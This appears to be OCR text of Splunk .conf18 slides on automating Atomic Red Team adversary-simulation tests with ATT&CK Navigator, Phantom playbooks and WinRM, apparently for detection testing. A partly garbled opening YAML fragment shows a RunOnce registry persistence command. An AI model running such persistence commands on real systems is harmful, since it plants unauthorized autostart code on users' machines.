
```
1   ---
...
eam" /t REG_SZ /F /D "#{command_to_execute}"
Team" /f
...
25    description: |
26      RunOnce Key Persistence
27
28    supported_platforms:
29      - windows
30
31    input_arguments:
32      thing_to_execute:
33        description: Thing to Run
34        type: Path
35        default: C:\Path\AtomicRedTeam.dll
36
```

https://www.redcanary.com/atomic-red-team

@subTee

splunk> .conf18


Our Approach



Splunk ATT&CK Navigator App


Easy to use interface for selecting techniques and tactics

- Integrated Directly in Splunk
  - https://github.com/daveherrald/SA-attck_nav
- ATT&CK Navigator Project
  - https://github.com/mitre/attack-navigator
- Overlays can provide visual feedback for tests that have passed/failed
- Right-click menu is customizable via “config”



Splunk Simulation Runner App

- Once you select a test from the ATT&CK Navigator app, it fills in the test information in this app
- Select a target host/asset, initiate the test, and see the results
- https://github.com/daveherrald/SA-advsim



Phantom as the Automation Engine


Playbooks, Actions and Apps – Oh My!

- Use Visual Playbook Editor to build and document workflow
  - Customize Python in native IDE for extra tweaking
- Use Phantom's app framework and existing apps to speed up the process

- Desiring to re-use existing pieces and automate as much as possible:
  - Leveraged Microsoft's Windows Remote Management to remotely execute the tests on an endpoint
  - Built a new Phantom app to pull in Red Canary's Atomic Red Team tests
    - Using RC's ART avoids storing/building another repository of discrete tests

If you don't already have Phantom –

go to https://www.phantom.us/download to get the free community edition!



splunk> .conf18


WinRM app for Phantom

Windows Remote Management – built by Microsoft

- Microsoft Windows Remote Management service
  - Easy Powershell execution on any Windows endpoint running the WinRM service
  - Microsoft built, documented and useful for sysadmin tasks
  - We used WinRM as our delivery mechanism to:
    - Generate marker events before and after tests
    - Execute actual tests (both PowerShell and cmd.exe execution on Windows endpoints)
  - Don’t forget that WinRM itself could be used as an adversary tool…

Just Google “winrm quickconfig” to get going…

https://docs.microsoft.com/en-us/windows/desktop/winrm/installation-and-configuration-for-windows-remote-management




Atomic Red Team app for Phantom

Provides the execution commands to run on an endpoint


- Red Canary maintains a great list of tests in their Atomic Red Team project
  - This Phantom app we wrote allows us to leverage their repo (or a fork of it)
  - Pulls in commands from their YAML-ized formats using the corresponding ATT&CK test ID
    - This app handles variable substitution so the result is an OS-ready to execute command
  - Can also get “payloads” for tests requiring files
  - In order to set it up – all you need is the URL for the ART repo to use (master or your fork)
  - https://github.com/daveherrald/ART_Phantom

Summary of Actions supported by ART app for Phantom:



Phantom Modular Simulation Playbook

